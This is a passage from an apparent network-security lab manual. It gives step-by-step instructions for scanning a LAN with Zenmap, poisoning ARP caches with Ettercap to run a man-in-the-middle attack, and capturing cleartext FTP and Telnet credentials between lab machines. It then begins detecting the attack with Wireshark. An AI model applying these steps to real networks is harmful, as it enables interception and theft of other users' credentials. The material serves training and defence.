5900/tcp open  vnc
5901/tcp open  vnc-1
6001/tcp open  X11:1
MAC Address: 08:00:27:3A:22:50 (Oracle VirtualBox virtual NIC)
```

.

Outcomes

Valuable information regarding Network that has been gathered are listed below:

- The IP address corresponding to **www.google.com** is 216.58.199.142.
- The various information regarding the organization is gathered i.e. IP address, contact person details, DNS server etc.
- There are 2 Machines currently visible with various ports and services open/running.
- There are following Machines in the segment with NetBIOS names with MAC address as
  10.0.0.12 Windows7 (08:00:27:3A:22:50)
  10.0.0.13 Linux 2.6.x- 3.x (08:00:27:63:50:0c)
- Detected Scanning activities using Snort IDS.
- Implement a Secure environment on Windows7(10.0.0.12) and Centos6.4(10.0.0.13)machines.

MODULE- 2: Sniffing, ARP Cache Poisoning & MITM Attack with Countermeasure

Objective of the Module

Objective of this Module is to understand Sniffing, Man in the Middle Attack (MITM),ARP Cache Poisoning Suggesting & Implementing Countermeasures.

Sniffing, ARP Cache Poisoning & MITM Attack

Sniffing

Sniffing is the act of capturing packets of data flowing across a computer network. The software or device used for sniffing is known as a packet sniffer. Packet sniffing is a method of tapping each packet as it flows across the network. It is a technique in which a user sniffs data belonging to other users of the network. Packet sniffers can operate as an administrative tool or for malicious purposes. It depends on the user's intent. Network administrators use them for monitoring and validating network traffic.

Sniffing can be used both for network management functions and for stealing information about a network. It is widely used by hackers and crackers to gather information illegally about networks they intend to break into. Using a packet sniffer it is possible to capture data like passwords, IP addresses, protocols being used on the network and other information that will help the attacker infiltrate the network.

Some popular packet sniffing tools are Wireshark (previously ethereal), ettercap, ZxSniffer, Netstumbler (wireless sniffing tool) etc.

Man-In-The-Middle attack (MITM)

A type of attack where an attacker sits between the sender and receiver of information and sniffs any information being transferred. In some cases, users may be sending unencrypted data, which means the man-in-the-middle (the attacker whose sniffing whatever being send) can easily read and understand any unencrypted information. In the other cases, when the user is sending encrypted data, an attacker may be able to obtain the information but have to decrypt the information before it can be read. Encrypted data send by the user is much secure as the decryption of data by an unauthorized person (attacker) is very difficult.

ARP Cache Poisoning

ARP cache poisoning is a technique used to attack an Ethernet network (wired or wireless) which may allow an attacker to sniff data frames on a local area network (LAN), modify the traffic, or stop the traffic altogether (known as a denial of service attack).




Figure.-1 How ARP Cache Poisoning Works?

Basically, the attacker (Yamuna) is telling Rapti that he has the IP that corresponds to Kaveri and telling Kaveri that he has the IP that corresponds to Rapti. By doing this the attacker (Yamuna) receives all network traffic going between Rapti and Kaveri.

Once the attacker has ARP Spoofed his way between two nodes he can sniff the connection with whatever tool he likes (TCPDump, Wireshark, Ngrep, etc.) By ARP Spoofing between a computer and the LAN's gateway an attacker can see all the traffic the computer is sending out and receiving from the Internet.

The principle of ARP spoofing is to send fake, or "spoofed", ARP messages to an Ethernet LAN. Generally, the aim is to associate the attacker's MAC address with the IP address of another node (such as the default gateway). Any traffic meant for that IP address would be mistakenly sent to the attacker instead. The attacker could then choose to forward the traffic to the actual default gateway (passive sniffing) or modify the data before forwarding it (man-in-the-middle attack). The attacker could also launch a denial-of-service attack against a victim by associating a nonexistent MAC address to the IP address of the victim's default gateway.

The figure 2 & 3 show the Traffic Pattern between Rapti and Kaveri Machine before ARP poisoning & after ARP poisoning respectively.




Figure.2: Normal Traffic Pattern between Rapti and Kaveri (Before ARP poisoning)




Figure.3: Traffic Pattern between Rapti and Kaveri (After ARP Poisoning)


A Scenario For Sniffing & ARP Cache Poisoning

Scenario

An employee Mr. ABC of a technical team is currently employed at IT Technologies. Mr. ABC is a disgruntled employee and has a wrong intention towards the company.

There are three systems in IT Technologies network in switched environment. He has been allotted one of these systems. Various services such as ftp, telnet, http etc are running on these systems. He would use his computer Kali Linux (10.0.0.11) and perform MITM attack using ARP Cache Poisoning and sniffing to gain some valuable information such as username & password of FTP and Telnet services from communication of other employees.

For this, a scenario has been designed to show how Mr. ABC could gain interesting information from other users communication. The steps listed in the manual shows how Mr. ABC would perform this job in unsecured environment and secured environments.



Hands on Lab for ARP Cache Poisoning and sniffing traffic between two systems

Tools Used

The following tools would be used to perform this module

- **Zenmap** (for Scanning purpose)
- **Ettercap** (for ARP Cache Poisoning and Sniffing)

Zenmap (for scanning purpose)
Zenmap would be used to scan the open port & services on the network so that appropriate target systems & methods to perform attacks could be selected.

Ettercap (for ARP Cache Poisoning)
Ettercap would be used to poison the ARP cache of Windows7(10.0.0.12) & CentOS6.4 (10.0.0.13). So that it become possible to route the communication of Windows7 (10.0.0.12) & CentOS 6.4 (10.0.0.13) through (10.0.0.11) to perform MITM.

Now Poison the ARP cache, so that it could sniff the traffic between (10.0.0.12) & (10.0.0.13) using Ettercap. For ARP Cache Poisoning hosts (10.0.0.12 & 10.0.0.13) and their MAC Addresses information is saved on Desktop with name “host”.

Machine Details for this Lab

Power on the below Virtual Machine to be used in this lab.


Machine	IP Address	User Login	Password
Kali Linux	10.0.0.11	root	12345678
Windows 7	10.0.0.12	nielit	123
CentOS 6.4	10.0.0.13	root	12345678

ARP Cache Poisoning and sniffing traffic between two systems


The following steps would be performed by Kali (10.0.0.11) machine using Zenmap to scan the open port & services on the network so that appropriate target systems & methods to perform attacks could be selected

1. Login to kali (10.0.0.11) Machine with following credentials
   Username –root
   Password –12345678


2. To scan the network with "zenmap" tool from Kali machine (10.0.0.11),click the application tab available on Desktop of kali machine as shown below.




3. Select to Information Gathering option and click on "zenmap", shown as following.




4. Specify the IP address range to be scanned as “10.0.0.12-15” and select the Profile as “Intense Scan” & click on "Scan" button.




5. Two live hosts would be detected in the LAN Network




6. Select Host 10.0.0.12 and click on Ports/Hosts to list open ports on host 10.0.0.12



7. Select host "myserver.domain.com"(10.0.0.13) and click on Ports/Hosts to list Open ports on host 10.0.0.13. Close Zenmap without saving results.



8. Click on Close anyway button



9. The analysis of the scanned result shows that "FTP service" is running on Windows7 (10.0.0.12) machine and "Telnet service" is running on CentOS 6.4 (10.0.0.13) machine.


The following steps would be used to start the ARP Cache Poisoning, so that it could sniff the traffic between Windows7 (10.0.0.12) & CentOS6.4 (10.0.0.13).

The following steps would be performed by Kali (10.0.0.11) machine using "Ettercap" Tool for ARP Cache Poisoning .


10. To execute the "Ettercap" tool, click on Application button available on desktop of kali Linux (10.0.0.11) machine and type Ettercap on "Type to search" as shown below.

11. Select "ettercap-graphical" and press enter key


12. Click on Sniff and then unified sniffing.




13. Select the Network interface as “eth0” and Click on OK button.




14. Click on Hosts →load from file. This *file is saved on desktop named as “host”(The lists of victim machines host file with their MAC address)




15. Select desktop and click on open




16. Select host and click open



17. Host list would appear with IP Addresses and MAC Addresses of victim machines.




18. Now launch MITM Attack by following MITM -> ARP poisoning… as shown below.



19. Select the check boxes as shown. Then click on OK button.

20. Now start sniffing by following “Start → Start Sniffing” as shown below




Establishing FTP & Telnet Session

While the **Ettercap** application is running on kali machine, establish an **ftp** and **telnet** session between windows7 and Centos 6.4 machines. **Ettercap** application would capture the packets of traffic flowing between these machines.

A) Establishing FTP session between windows 7 and CentOS 6.4

As FTP service is running on "Window 7" **(10.0.0.12)** and "CentOS 6.4" **(10.0.0.13)** would be use as **FTP** client. Now establish a **FTP** session from CentOS 6.4 **(10.0.0.13)** to Window7 **(10.0.0.12)**.


21. Switch to CentOS6.4 (10.0.0.13) machine with following credentials and open terminal.



22. Type “ftp 10.0.0.12” in the terminal of CentOS6.4 (10.0.0.13) to make a "FTP connection" with Windows7 (10.0.0.12).
    Use The Following credentials
    Username – test
    Password – 123

```
[root@myserver Desktop]# ftp 10.0.0.12
Connected to 10.0.0.12 (10.0.0.12).
220 Microsoft FTP Service
Name (10.0.0.12:root): test
331 Password required for test.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp>
```

23. Now switch to kali Linux machine and check FTP username and password captured by "ettercap tool" as FTP sends information in clear text.





B) Establishing Telnet session between Windows 7(10.0.0.12) and CentOS 6.4 (10.0.0.13)

As "telnet service" is running on CentOS6.4 (**10.0.0.13)** and Windows 7 **(10.0.0.12)** would be as **telnet** client. Now establish a **telnet** session from Windows7 (10.0.0.12) to **Centos 6.4** (10.0.0.13).


24. Login to Windows7 (10.0.0.12) machine with following credentials and type "cmd" in Run window to open command prompt.
    Username –nielit
    Password – 123

25. Type the command “telnet 10.0.0.13” from command prompt with following credentials.
    login– root
    Password – 12345678







26. To check captured packets by "Ettercap" during Telnet session between Windows7 (10.0.0.12) and CentOS6.4 (10.0.0.13) switch to Kali Machine and open the "Ettercap". Ettercap has captured username “root“ and Password “12345678”, as Telnet sends information in clear text.



27. Stop the MITM Attack by Clicking on Mitm --> Stop mitm attack(s).



28. Stop Sniffing by clicking Start --> Stop sniffing



Outcomes


The following information regarding IT Technologies Network has been collected:

- FTP server is running on Windows7(10.0.0.12).
- Telnet server is running on CentOS6.4 (10.0.0.13).
- FTP user name is captured as test with password 123.
- Telnet user name is captured as root with password 12345678


Detecting Duplicate ARP entries using Wireshark

The following steps would be used to start the Wireshark program to monitor the sniffing on Windows 7 (10.0.0.12) and CentOS (10.0.0.13) machines for detecting duplicate arp entry.


29. To start "Wireshark tool" to monitor the network activities on Windows 7 (10.0.0.12) & CentOS6.4 (10.0.0.13) machines, Switch to Windows7 (10.0.0.12) machine and start the Wireshark from desktop.




30. Select "Local Area connection"



31. Click to Wireshark icon to start packet capturing




32. Type Filter as “ARP” to capture all the packets related to arp.




Following steps would be used from Kali machine to make ARP cache poisoning.


33. To start the attack again with “Ettercap” tool Switch to Kali machine and click **Mitm --> Arp poisoning.**



